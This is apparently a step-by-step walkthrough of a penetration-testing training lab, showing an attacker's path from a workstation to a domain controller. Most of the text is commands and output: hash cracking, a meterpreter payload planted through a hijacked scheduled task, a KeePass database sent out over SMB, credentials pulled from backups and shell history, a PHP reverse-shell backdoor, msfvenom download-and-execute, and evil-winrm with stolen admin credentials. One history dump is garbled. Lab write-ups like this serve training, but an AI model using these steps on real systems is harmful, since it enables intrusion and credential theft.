- Save NTLM hash of **andrea** as andrea.hash and crack it:

```
sudo hashcat -m 1000 andrea.hash /usr/share/wordlists/rockyou.txt --force
```

ce3f12443651168b3793f5fbccff9db:**PasswordPassword_6**

Alternatively, students can avoid the need to crack with **Isadump::secrets**

```
... SNIP ...
Secret : _SC_SNMPTRAP / service 'SNMPTRAP' with username : RELIA\andrea
cur/text: PasswordPassword_6
old/text: jVmhsH4sbuVwP$2
```

WK02 (Main Path) - 172.16.x.15

Initial Access

Topics: Active Directory Introduction and Enumeration (Analysing Data using BloodHound), Attacking Active Directory Authentication (Password Attacks)

- Andrea is part of WKRDP group -> Allowed to RDP to WK02 (it can be seen in bloodhound)
- RDP to login:

```
proxychains -q xfreerdp /v:172.16.10.15 /u:andrea /p:"PasswordPassword_6"
```

Prviesc

Topics: Windows Privilege Escalation (Hidden in a Plain View, Service Binary Hijacking, Scheduled Tasks), Password Attacks (Hidden in a Plain View)

- Enumerate system and scheduled task **\Microsoft\Windows Update Configuration** stands out.
- Andrea cannot manipulate the task
- action of task is to execute C:\schedule.ps1

- Display PowerShell script:

```
type C:\schedule.ps1

try {
    & C:\updatecollector\updatecollctor.exe
} catch {

    Write-Output "[-] Updates couldn't be collected!"
    Write-Output "[!] Update cache will be used"
}

copy C:\Users\milana\beyondupdater.exe C:\updater\beyondupdater.exe
Start-Sleep -Seconds 5
& "C:\updater\beyondupdater.exe"
Start-Sleep -Seconds 5
del C:\updater\beyondupdater.exe
```

- andrea has no write permissions in folder C:\updater
- Note that there is a typo in updatecollctor.exe (missing e)
- Andrea has write permissions in the folder C:\updatecollector\
- Put meterpreter shell as updatecollctor.exe in the folder:

```
PS C:\Users\andrea> iwr -uri http://192.168.118.7/met.exe -Outfile C:\updatecollector\updatecollctor.exe
```

- Incoming session in msfconsole:

```
2      meterpreter x64/windows  RELIA\milana @ WK02      192.168.118.7:443 -> 192.168.xxx.191:62810 (172.16.
xxx.15)
```

- since the service will be restarting each interval, it's better to add a local admin immediately in order to not get spammed with msf sessions.
- We can find keepass under Milana's Documents: C:\Users\Milana\Documents\Database.kdbx
- Transfer it to Kali machine

We can exfiltrate the *Database.kdbx* via SMB. From kali, we can execute the following which shares the */tmp* directory

```
kali㉿kali:~$ python3 /usr/share/doc/python3-impacket/examples/smbserver.py share-dir /tmp -smb2support
```

Now we can copy the file back to kali

```
C:\Users\milana\Documents> copy Database.kdbx \\192.168.118.7\share-dir\wk02.kdbx
```

- Extract hash and crack it (Remove filename from hash file or with sed as shown below):

```
kali㉿kali:~$ cp /tmp/wk02.kdbx .
kali㉿kali:~$ keepass2john wk02.kdbx > wk02.hash
kali㉿kali:~$ sed -i 's/wk02://' wk02.hash
kali㉿kali:~$ hashcat -m 13400 wk02.hash /usr/share/wordlists/rockyou.txt --force

$keepass$*2*60*0*1a571154c68c65dc71d6bda645b1fc5132dd945c6a1380526e559a8deefc235*af924f36b9128207e2e138fe7a47c8
dfb7272ea68f549ef2d33e8b2bd26d68c7*3e526ce65982ff5ca11465ed0bd11a4f*12f7b280e61341aee2e527a96ba687984c58377eb164
72c600123d11fa560e31*a2335d1597fdd70dc53d96e8de2278cb705639a2a79fe51c130b5b15752d14a:destiny1
```

Note: At this point, we can either add a user via our reverse shell since we have obtained system access or we could use kpcli tool on Kali to extract the information which ways are shown in this wiki:


1) Kpcli:

```
kali㉿kali:~/Documents/pen-200$ kpcli --kdb Database.kdbx
Provide the master password: destiny1

kpcli:/> cd Database/
kpcli:/Database> ls
== Groups ==
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
== Entries ==
0. BACKUP Machine SSH Key
kpcli:/Database> show 0

Title: BACKUP Machine SSH Key
Uname: sarah
Pass: placeholder
URL:
Notes: -----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmtUAAAAEbmr9uZQAAAAAAAAABAAAAAkwAAAAtzc2gtZW
QyNTUxOQAAACBEhRgOw+Adwr6+R/A54Ng75WK1VsH1f+xloYwIbFnoAwAAAJgtoEZgLaBG
YAAAAAtzc2gtZWQyNTUxOQAAACBEhRgOw+Adwr6+R/A54Ng75WK1VsH1f+xloYwIbFnoAw
AAAECK3NMSFKJMauIwp/DPYEHMV4980aMdD01f1lTq3qy4SkSFGA7D4B3Cvr5H8Dng2Dv1
YrVWwfV/7GWhjAhsWeqDAAAADnRlc3RzQGhhcC13b3JrAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

2) Log into *wk02.kdbx* KeePass DB using the cracked credential **destiny1** and find SSH key for sarah on BACKUP using kpcli same way as demonstrated above in the first case. Can also be opened in KeePass



Copy this private key into key file and give it the proper permissions:

```
kali@kali:~$ chmod 600 id_ed25519
```

BACKUP (Main Path) - 172.16.x.19

Initial Access

Topics: Password Attacks (Password Manager)

- Use SSH Key obtained from the keepass database file to log into BACKUP as sarah.

```
kali@kali:~$ proxychains -q ssh -i id_ed25519 sarah@172.16.xxx.19
```

Privesc

Topics: Linux Privilege Escalation (Abusing sudo, Abusing Cron Jobs, Inspecting User Trails), Assembling the Pieces (A Link to Past)

- Check `sudo -l`

```
sarah@backup:~$ sudo -l
Matching Defaults entries for sarah on backup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User sarah may run the following commands on backup:
(ALL) NOPASSWD: /usr/bin/borg list *
(ALL) NOPASSWD: /usr/bin/borg extract *
(ALL) NOPASSWD: /usr/bin/borg mount *
```

- Enumerate machine and use `pspy` for monitoring high privilege processes/crons:

```

sarah@backup:~$ wget http://192.168.118.7/pspy64 -O pspy64
--2022-10-27 14:11:03--  http://192.168.118.7/pspy64
Connecting to 192.168.118.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                100%
[=====] 2.94M  993KB/s   in 3.0s

2022-10-27 14:11:06 (993 KB/s) - 'pspy64' saved [3078592/3078592]

sarah@backup:~$ chmod a+x pspy64
sarah@backup:~$ ./pspy64
...
2022/10/27 14:58:35 CMD: UID=0      PID=1204    | /bin/sh -c BORG_PASSPHRASE='xinyVzoH2AnJpRK9sfMgBA' borg create /opt/borgbackup::usb_1666882715 /media/usb0
2022/10/27 14:59:02 CMD: UID=0      PID=1232    | /bin/sh -c BORG_PASSPHRASE='xinyVzoH2AnJpRK9sfMgBA' borg delete /opt/borgbackup::usb_1666882174

```

- This BORG_PASSPHRASE is needed for the various borg commands.
- Repository is in /opt/borgbackup. List archives:

```

sarah@backup:~$ sudo borg list /opt/borgbackup/
Enter passphrase for key /opt/borgbackup:
home                               Mon, 2022-10-17 22:29:47
[680a2deb3b958081ac2b5a28e9c0fa1735c0bd8eb7323cf0ffb3579b4fd5d4d]
usb_1670514559                     Thu, 2022-12-08 15:49:19
[31ef2f1849be42472ad7234d273ce5ade6735e3419e98646a5ca32e4e753af32]
usb_1670514574                     Thu, 2022-12-08 15:49:34
[aaeba09288c9d4e658a7fd1a497444fa39195356197df9653e0a4eee6ff2646c]
usb_1670514602                     Thu, 2022-12-08 15:50:03
[0866a2953f124da772e4a7ed87cec08ed0bbde2a8e2c85faef6ec20750adb57d]
usb_1670514618                     Thu, 2022-12-08 15:50:18
[8154862d7905b26c4229b17f77e99d620826ba de2e9f9e89873775af82815cf8]

```

- We can now check the home archive:

```
sarah@backup:~$ sudo /usr/bin/borg list /opt/borgbackup::home
Enter passphrase for key /opt/borgbackup:
drwx---- root root 0 Mon, 2022-10-17 22:29:47 root
-rw-r--r-- root root 3106 Thu, 2019-12-05 14:39:21 root/.bashrc
-rw-r--r-- root root 161 Thu, 2019-12-05 14:39:21 root/.profile
-rw-r--r-- root root 76 Mon, 2022-10-17 22:29:46 root/rsync.sh
-rw-r--r-- root root 70 Mon, 2022-10-17 22:29:46 root/config.json
drwx----- root root 0 Mon, 2022-10-17 22:29:47 root/.config
drwx----- root root 0 Mon, 2022-10-17 22:29:47 root/.config/borg
drwx----- root root 0 Mon, 2022-10-17 22:29:47 root/.config/borg/security
drwx----- root root 0 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c
-rw----- root root 1 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c/key-type
-rw----- root root 26 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c/manifest-timestamp
-rw----- root root 0 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c/tam_required
-rw----- root root 15 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c/location
-rw----- root root 16 Mon, 2022-10-17 22:29:47 root/.config/borg/security
/cc8200b6973966647a10a322d65e31clc258f9eb6e1d4fbe919dd5cdf31aa30c/nonce
drwx----- root root 0 Mon, 2022-10-17 22:29:47 root/.cache
drwxr-xr-x root root 0 Mon, 2022-10-17 22:19:34 root/snap
drwxr-xr-x root root 0 Mon, 2022-10-17 22:19:34 root/snap/lxd
lrwxrwxrwx root root 5 Mon, 2022-10-17 22:19:34 root/snap/lxd/current -> 14804
drwxr-xr-x root root 0 Mon, 2022-10-17 22:19:34 root/snap/lxd/14804
drwxr-xr-x root root 0 Mon, 2022-10-17 22:19:34 root/snap/lxd/common
drwx----- root root 0 Mon, 2022-10-17 22:18:01 root/.ssh
-rw----- root root 0 Mon, 2022-10-17 22:18:01 root/.ssh/authorized_keys
```

- Sarah can then run borg extract with sudo to extract files from home. from this archive such as rsync.sh:

```
sarah@backup:~$ sudo borg extract /opt/borgbackup::home
Enter passphrase for key /opt/borgbackup:
```

although we cannot read the files extracted due to permissions as seen below

```
sarah@backup:~$ sudo borg extract /opt/borgbackup::home
Enter passphrase for key /opt/borgbackup:
sarah@backup:~$ ls
local.txt  root
sarah@backup:~$ cd root/
bash: cd: root/: Permission denied
```

- extract command has **--stdout** flag, which will echo all extracted files to stdout and at the very end, there is a snippet of a bash script which contains ssh credentials

```
sarah@backup:~$ sudo borg extract /opt/borgbackup::home --stdout
... SNIP ...
sshpass -p "Rb9kNokjDsjYyH" rsync andrew@172.16.6.20:/etc/ /opt/backup/etc/
{
    "user": "amy",
    "pass": "0814b6b7f0de51ecf54ca5b6e6e612bf"
}
```

- We will now Crack MD5 hash of amy and use su amy (or connect via SSH):
By using crackstation, john, hashcat, we get the hash cracked as below

Note

backups1 only shows up in two seclists wordlists and none provided within /usr/share/wordlists

0814b6b7f0de51ecf54ca5b6e6e612bf -> backups1

```
sarah@backup:~$ su amy
Password: backups1

$ id
uid=1002(amy) gid=1002(amy) groups=1002(amy),27(sudo)

$ sudo su
[sudo] password for amy:

root@backup:/home/sarah# id
uid=0(root) gid=0(root) groups=0(root)
```

- We also found a rsync command containing creds which we'll use for PRODUCTION (as indicated from the IP of the command)

```
root@backup:~# pwd
/root

root@backup:~# ls
config.json  createbackup.sh  proof.txt  rsync.sh  snap

root@backup:~# cat rsync.sh
sshpass -p "Rb9kNokjDsjYyH" rsync andrew@172.16.xxx.20:/etc/ /opt/backup/etc/
```

PRODUCTION (Main Path) - 172.16.x.20

Initial Access

Topics: Assembling the Pieces (A Link to Past)

- Log in via ssh using the information from the rsync command: sshpass -p "Rb9kNokjDsjYyH" rsync andrew@172.16.10.20:/etc/ /opt/backup/etc/

```
(rootkali)-[/home/kali/preprod-test/relia]
# proxychains ssh andrew@172.16.xxx.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.18.20:22 ... OK
The authenticity of host '172.16.18.20 (172.16.18.20)' can't be established.
ED25519 key fingerprint is SHA256:QpV+XQry0rrkz1xj7jgR7N5I16LR8GcuZUZONsb+9Qw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.18.20' (ED25519) to the list of known hosts.
(andrew@172.16.18.20) Password for andrew@production:
Last login: Tue Nov  1 11:50:57 2022 from 192.168.118.3
FreeBSD 12.3-RELEASE-p6 GENERIC
```

Welcome to FreeBSD!

```
Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums: https://forums.FreeBSD.org/
```

```
Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.
```

```
Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier
```

```
Edit /etc/motd to change this login announcement.
To make the "zfs list" output more script-friendly, you can suppress the
output of the headers for each column by passing the -H parameter:
```

```
zfs list -H
```

```
Another helpful option for script writers is -p, which displays the numbers
in non-rounded, exact values:
```

```
zfs list -p
```

```
-- Benedict Reuschling <bcr@FreeBSD.org>
$ whoami && hostname
andrew
production
```

Privesc

Topics: Common Web Application Attacks (Using Executable Files), Linux Privilege Escalation (Automated Enumeration, Abusing sudo)

- We can clearly enumerate that its a freebsd machine with the above banner.
- We can enumerate doas config at **/usr/local/etc/doas.conf** (For context: **_doas_** is an easier to manage/configure version of sudo)

```
[andrew@production /usr/home/andrew]$ cat /usr/local/etc/doas.conf
# Sample file for doas
# Please see doas.conf manual page for information on setting
# up a doas.conf file.

# Permit members of the wheel group to perform actions as root.
permit nopass :wheel

# Permit user alice to run commands as root user.
# permit alice as root

# Permit user bob to run programs as root, maintaining
# environment variables. Useful for GUI applications.
## permit keepenv bob as root

# Permit user cindy to run only the pkg package manager as root
# to perform package updates and upgrades.
## permit cindy as root cmd pkg args update
## permit cindy as root cmd pkg args upgrade

# Allow david to run id command as root without logging it
# permit nolog david as root cmd id

permit nopass andrew as root cmd service args apache24 onestart
```

- Andrew can run the command doas service apache24 onestart as root without entering a password.
- This command starts the web server
- Enumerate system and find writable directory **/usr/local/www/apache24/data/phpMyAdmin/tmp** as seen below

```
[andrew@production /usr/home/andrew]$ ls -la /usr/local/www/apache24/data/phpMyAdmin/tmp/
total 12
drwxrwxrwx  3 root  wheel   512 Dec  8 11:12 .
drwxr-xr-x 13 root  wheel  1024 Oct 31 20:31 ..
drwxr-x--- 13 www   wheel   512 Nov  1 05:42 twig
[andrew@production /usr/home/andrew]$
```

- Download [PHP reverse shell by ivank](#) and put it in the writeable path and save as backdoor.php. Be sure to update callback IP and Port within backdoor.php.:

```
kali㉿kali:~$ wget https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/master/src/reverse
/php_reverse_shell.php
```

Download on to **PRODUCTION**

```
$ wget http://192.168.118.7:8000/rev.php -O /usr/local/www/apache24/data/phpMyAdmin/tmp/backdoor.php
--2022-11-02 06:17:56-- http://192.168.118.7:8000/backdoor.php
Connecting to 192.168.118.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 328 [application/octet-stream]
Saving to: '/usr/local/www/apache24/data/phpMyAdmin/tmp/backdoor.php'

/usr/local/www/apache24/data/phpMyAdmin/tmp/backdoor 100%
[=====] 328 --.-KB/s    in 0.001s

2022-11-02 06:17:57 (235 KB/s) - '/usr/local/www/apache24/data/phpMyAdmin/tmp/backdoor.php' saved [328/328]
```

- Start web server

```
$ doas service apache24 onestart
Performing sanity check on apache24 configuration:
AH00557: httpd: apr_sockaddr_info_get() failed for production
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the
'ServerName' directive globally to suppress this message
Syntax OK
Starting apache24.
AH00557: httpd: apr_sockaddr_info_get() failed for production
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the
'ServerName' directive globally to suppress this message
```

- Browse to web shell at <http://<ip>/phpMyAdmin/tmp/backdoor.php> and get reverse shell.

```
curl http://127.0.0.1/phpMyAdmin/tmp/backdoor.php
```

- Incoming rev shell. Try to use wheel group permissions with doas.

```
(rootkali)-[~/home/kali/preprod-test/relia]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.119.128] from (UNKNOWN) [192.168.128.191] 63798
FreeBSD production 12.3-RELEASE-p6 FreeBSD 12.3-RELEASE-p6 GENERIC amd64
11:21AM up 4:30, 2 users, load averages: 0.37, 0.62, 0.60
USER        TTY        FROM          LOGIN@  IDLE WHAT
andrew      pts/0      172.16.18.254  11:17AM    2 bash -i
andrew      pts/1      172.16.18.254  11:20AM    - curl http://127.0.0.1/phpMyAd
uid=80(www)  gid=80(www)  groups=80(www),0(wheel)
sh
```

- For this walkthrough, we simply add **andrew** to **wheel** group:

```
/usr/local/bin/doas pw usermod andrew -G wheel
```

- Now we reconnect in the SSH session with andrew

```
ssh andrew@192.168.50.253
(andrew@192.168.50.253) Password for andrew@production:

$ id
uid=1001(andrew) gid=1001(andrew) groups=1001(andrew),0(wheel)
$ doas csh
root@production:/usr/home/andrew # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

- We will now start with post-exploitation on **production** by enumeration of mountuser's home directory.

```
cat /home/mountuser/.history
```

```

production:
root@production:~ # cat /home/mountuser/.history
#+1667314347] Strict chain ... 127.0.0.1:1080 ... 172.16.20.20:22
whoami connect to host 172.16.20.20 port 22: Connection refused
#+1667314351
ls -al [kali]-[/home/kali/preprod-test/relia/ovh5]
#+1667314352 ns sshpass -p "Rb9kNokjDsJYyH" ssh andrew@172.16.20.20
ls -al chains] config file found: /etc/proxychains4.conf
#+1667314356 preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
cd proxychains] DLL init: proxychains-ng 4.16
#+1667314359] DLL init: proxychains-ng 4.16
ls -al chains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.20:22
#+1667314378 Thu Dec 22 08:35:59 2022 from 172.16.20.254
vie.mailrc.3-RELEASE-p6 GENERIC
#+1667314393
lst -ale to FreeBSD!
#+1667314401
vi .profile Errata: https://www.FreeBSD.org/releases/
#+1667314422 Isories: https://www.FreeBSD.org/security/
sshpass -p "DRtajyCwcbWvH/9" ssh mountuser@172.16.10.21
#+1667314426 https://www.FreeBSD.org/bugs/
exit List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions
#+1667314481 ns: https://forums.FreeBSD.org/
exit
root@production:~# [with the system are in the /usr/local/share/doc/fr

```

It will show the credentials of mountuser which we can use to ssh into .21 server.

FILES (Main Path) - 172.16.x.21

DC02 (Main Path) - 172.16x.6

Initial Access

Topics: Information Gathering (SMB Enumeration), Windows Privilege Escalation (Information Goldmine Powershell), Lateral Movement in Active Directory (WMI and WinRM) Assembling the Pieces (A Link to Past)

WE have obtained the credentials for mountuser, although ssh server is not open at .21, we will list open-ports and find smb and enumerate as seen below using proxychains.

- Use creds from **mountuser** history for smbclient to list shares:

```
proxychains smbmap -H 172.16.20.21 -d relia -u mountuser -p "DRtajyCwcbWvH/9"
```

```

[+] (root㉿kali)-[/home/kali] [INFO][com.freerdp.channels.rdpnsnd.client] - [static] Loaded fake backends
[+] # proxychains smbmap -H 172.16.20.21 -d relia -u mountuser -p "DRtajyCwcbWvH/9" [Dynamic Virtual Channel]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.21:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.21:445 ... OK
[+] IP: 172.16.20.21:445 Name: 172.16.20.21
[+] Disk [/home/kali/preprod-test/relia/ovh5] Permissions Comment
[+] ADMIN$ [18134:18135] [WARN][com.freerdp.crypto] - Certificate NO ACCESS certificate Remote Admin self-signed
[+] apps [18134:18135] [WARN][com.freerdp.crypto] - CN = NO ACCESS com Default share
[+] C$ [18134:18135] [WARN][com.freerdp.crypto] - NO ACCESS com Default share
[+] IPC$ [18134:18135] [ERROR][com.winpr.timezone] - Unable to read time zone information: Remote IPC timezone
[+] monitoring [18134:18135] [INFO][com.freerdp.gdi] - Local frame format: PIXEL_FORMAT_BGRX32
[+] scripts [18134:18135] [INFO][com.freerdp.gdi] - Remote frame format: PIXEL_FORMAT_BGRA32

```

It will show the shares as seen above

- Enumerate the monitoring share in the above screenshot using smbclient.

```
proxychains smbclient //172.16.20.21/monitoring -U relia//mountuser%DRTajyCwcbWvH/9
```

```
[root@kali]-[~/home/kali] [INFO][com.freerdp.channels.rdpdynvc_client] - Loading Dynamic Virtual Channel rdpgfx
# proxychains smbclient //172.16.20.21/monitoring -U relia//mountuser%DRTajyCwcbWvH/9
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... at 172.16.20.21:445 ok ... is OK now!
Try "help" to get a list of possible commands.
smb: \> ls -al /home/kali/preprod-test/relia/ovh5
.
.. [18134:18135] [WARN] DHS Freerdp 0 Thu Dec 22 21:17:36 2022 [!] - Logon failed due to certificate verification failure 'self-signed certificate'
PowerShell_transcript.FILES.35fvmr5q.20221019013308.txt A 3160 Thu Oct 20 20:17:39 2022
PowerShell_transcript.FILES.9_DjDa0f.20221019132304.txt CN = Admin 8860 Fri Oct 28 13:21:09 2022
PowerShell_transcript.FILES.aH73VcF9.20221019134841.txt - Unavailable 17267 Thu Oct 20 20:17:45 2022 Asia/Kolkata
PowerShell_transcript.FILES.EAy4aUdb.20221019132030.txt A 31255 Thu Oct 20 20:17:47 2022
PowerShell_transcript.FILES.KaQUnRKP.20221019133200.txt A 40070 Thu Oct 20 20:17:50 2022
21:22:08 [18134:18135] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
21:22:08 [18134:18135] [INFO][com.freerdp.channels.rdpdynvc_client] - Loading Dynamic Virtual Channel rdpgfx
smb: \> [ ]
```

As seen above, we have transcripts and we will download them using mget and analyse the same.

we can download it using the below command

```
smb: \> prompt off
smb: \> mask ""
smb: \> mget *
getting file \PowerShell_transcript.FILES.35fvmr5q.20221019013308.txt of size 3160 as PowerShell_transcript.
FILES.35fvmr5q.20221019013308.txt (2.6 KiloBytes/sec) (average 2.6 KiloBytes/sec)
getting file \PowerShell_transcript.FILES.9_DjDa0f.20221019132304.txt of size 8860 as PowerShell_transcript.
FILES.9_DjDa0f.20221019132304.txt (7.2 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \PowerShell_transcript.FILES.aH73VcF9.20221019134841.txt of size 17267 as PowerShell_transcript.
FILES.aH73VcF9.20221019134841.txt (13.9 KiloBytes/sec) (average 7.9 KiloBytes/sec)
getting file \PowerShell_transcript.FILES.EAy4aUdb.20221019132030.txt of size 31255 as PowerShell_transcript.
FILES.EAy4aUdb.20221019132030.txt (25.5 KiloBytes/sec) (average 12.3 KiloBytes/sec)
getting file \PowerShell_transcript.FILES.KaQUnRKP.20221019133200.txt of size 40070 as PowerShell_transcript.
FILES.KaQUnRKP.20221019133200.txt (32.8 KiloBytes/sec) (average 16.4 KiloBytes/sec)
```

```
[root@kali]-[~/home/kali/preprod-test/relia/ovh5]
# cat PowerShell_transcript.FILES.9_DjDa0f.20221019132304.txt
*****
Windows PowerShell transcript start
Start time: 2022101913204
Username: FILE$\\Administrator
RunAs User: FILE$\\Administrator
Configuration Name:
Machine: FILES (Microsoft Windows NT 10.0.20348.0)
Host Application: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
Process ID: 5936
PSVersion: 5.1.20348.859
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.20348.859
BuildVersion: 10.0.20348.859
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
Transcript started. output file is C:\\Users\\Administrator\\Documents\\PowerShell_transcript.FILES.9_DjDa0f.20221019132304.txt
PS C:\\Users\\Administrator> $spass = ConvertTo-SecureString "vau!XCKjNQBV2$" -AsPlainText -Force
PS C:\\Users\\Administrator> $cred = New-Object System.Management.Automation.PSCredential("RELIA\\Administrator", $spass))
PS C:\\Users\\Administrator> Enter-PSSession -ComputerName INTRANET -Credential $cred
Enter-PSSession : Connecting to remote server INTRANET failed with the following error message : WinRM cannot complete
```

As seen above, after analyzing the transcript named **PowerShell_transcript.FILES.9_DjDa0f.20221019132304.txt**, we obtain the credentials for the domain administrator **RELIA/administrator** which will allow us to pwn the domain controller(.6) as seen below with credentials **RELIA/administrator:vau!XCKjNQBV2\$**.

```
proxychains evil-winrm -i 172.16.20.6 -u administrator -p 'vau!XCKjNQBv2$'
```

```
[root@kali)-[/home/kali/preprod-test/relia/ovh5]
# proxychains evil-winrm -i 172.16.20.6 -u administrator -p 'vau!XCKjNQBv2$'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.6:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;hostname
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.6:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.20.6:5985 ... OK
relia\administrator
DC02
*EVIL-WINRM* PS C:\Users\Administrator\Documents>
```

Production Writeup

Connect to Login machine 192.168.xxx.191 via xfreerdp

```
xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1600 /v:192.168.226.191  
/u:dmzadmin /p:"SlimGodhoodMope" /d:login.relia.com
```

generate met.exe, setup webserver, download and execute

met.exe

```
(kalikali)-[~/reimagined/challenge2]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=443 -f exe -o met.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: met.exe
```

```
(kalikali)-[~/reimagined/challenge2]  
$
```

download and execute

```
Microsoft Windows [Version 10.0.20348.1129]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\dmzadmin>cd deskt  
The system cannot find the path specified.  
  
C:\Users\dmzadmin>  
C:\Users\dmzadmin>cd desktop  
  
C:\Users\dmzadmin\Desktop>powershell -exec bypass  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights  
reserved.  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
PS C:\Users\dmzadmin\Desktop> wget http://192.168.45.226/met.exe -O met.exe  
PS C:\Users\dmzadmin\Desktop>.\met.exe
```

Reverse shell in metasploit, run autoroute and set up socks proxy

```
(kalilinux)-[~/reimagined/challenge2/production]
$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; exploit"
[sudo] password for kali:
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 443
[*] Started reverse TCP handler on 192.168.45.226:443
[*] Sending stage (200774 bytes) to 192.168.226.191
[*] Meterpreter session 1 opened (192.168.45.226:443 -> 192.168.226.191:64456) at 2023-02-16 16:17:17 +0100

meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > search autoroute

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  ---          -----        ----  ----- 
0  post/multi/manage/autoroute      normal  No    Multi Manage Network Route via Meterpreter
Session

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute

msf6 exploit(multi/handler) > use 0
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against LOGIN
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.116.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > search socks

Matching Modules
=====
